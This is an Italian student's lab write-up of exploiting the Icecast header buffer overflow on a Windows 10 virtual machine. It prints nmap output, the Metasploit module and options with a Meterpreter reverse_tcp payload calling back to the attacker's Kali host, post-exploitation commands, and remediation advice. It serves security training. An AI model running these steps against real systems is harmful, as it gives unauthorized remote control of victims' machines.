Report Exploitation di Icecast su Windows 10

Data: 22/01/2026
Studente: Nicola Cassandra

Introduzione e Obiettivo

L'obiettivo di questa attività è stato simulare un attacco informatico etico verso una macchina target **Windows 10** per ottenere l'accesso remoto non autorizzato. Lo scopo specifico era stabilire una sessione **Meterpreter** sfruttando una vulnerabilità nota nel servizio **Icecast**, verificare l'identità di rete della vittima e catturare una prova visiva (screenshot) della compromissione.

Dettagli dell'ambiente:

- **Attacker (Kali Linux):** IP `192.168.50.10`
- **Target (Windows 10):** IP `192.168.50.14`
- **Vulnerabilità:** Icecast Header Overwrite (Buffer Overflow)

Information Gathering (Ricognizione)

La prima fase ha previsto una scansione delle porte per identificare i servizi attivi sulla macchina vittima.

```
PORT     STATE SERVICE       VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime       Microsoft Windows International daytime
17/tcp   open  qotd          Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp open  postgresql?
8000/tcp open  http          Icecast streaming media server
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  https-alt?
MAC Address: 08:00:27:B6:9F:EE (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows
```

È stato eseguito un comando `nmap -sV -T5 192.168.50.14` verso il target.

- **Risultati:** La scansione ha rivelato numerosi servizi Microsoft aperti, ma l'attenzione si è focalizzata sulla porta **8000/tcp**.
- **Servizio Identificato:** `Icecast streaming media server`.

Vulnerability Analysis & Exploitation

Una volta identificato il target, si è passati all'utilizzo del framework **Metasploit** per sfruttare la vulnerabilità.

Dallo screenshot della console `msf`, vediamo che è stato selezionato il modulo: `exploit/windows/http/icecast_header`

Questa vulnerabilità è un classico **Buffer Overflow** che si verifica quando il server Icecast non gestisce correttamente la lunghezza degli header HTTP in ingresso, permettendo l'esecuzione di codice arbitrario.

è stato configurato il parametro RHOSTS col comando: `set RHOSTS 192.168.50.14` (IP vittima).

Post-Exploitation

L'exploit è stato lanciato con successo, aprendo una sessione Meterpreter. Meterpreter è un payload avanzato che permette di operare sulla memoria della vittima senza toccare il disco, rendendo l'attacco più "stealth".

Obiettivo A: Vedere l'indirizzo IP della vittima

Per confermare di essere sulla macchina corretta, è stato eseguito il comando `ipconfig`.


```
Interface  4
============

Name           : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC   : 08:00:27:b6:9f:ee
MTU            : 1500
IPv4 Address   : 192.168.50.14
IPv4 Netmask   : 255.255.255.0
```

Analisi dello screenshot:

- **IPv4 Address:** `192.168.50.14`; Questo attesta l'avvenuta connessione.

Obiettivo B: Recuperare uno screenshot

Come prova definitiva della compromissione (Proof of Concept), è stato utilizzato il comando `screenshot` di Meterpreter.



- L'immagine mostra il desktop della vittima visualizzato sul visualizzatore immagini di Kali.
- Si vede chiaramente la finestra del server **Icecast** (la GUI con le statistiche globali) in esecuzione su un desktop Windows 10, confermando che il processo vulnerabile era attivo e che l'attaccante ha visibilità completa del desktop utente.


Conclusioni e Remediation (Come difendersi)

L'esercizio ha dimostrato con successo come un servizio non aggiornato (Icecast) possa compromettere l'intero sistema operativo.

Per mitigare questo rischio, un amministratore di sistema dovrebbe:

1. Aggiornare Icecast all'ultima versione stabile che corregge la vulnerabilità di buffer overflow.
2. Se il servizio non deve essere esposto pubblicamente, bloccare la porta 8000 o restringerla solo agli IP necessari.
3. Eseguire il servizio Icecast con un utente a bassi privilegi, non come amministratore, per limitare i danni in caso di compromissione.

nmap scan



exploit utilizzato

```
msf exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.14    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.10    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

ip macchina vittima

```
Interface  4
============

Name           : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC   : 08:00:27:b6:9f:ee
MTU            : 1500
IPv4 Address   : 192.168.50.14
IPv4 Netmask   : 255.255.255.0
```

Screenshot Windows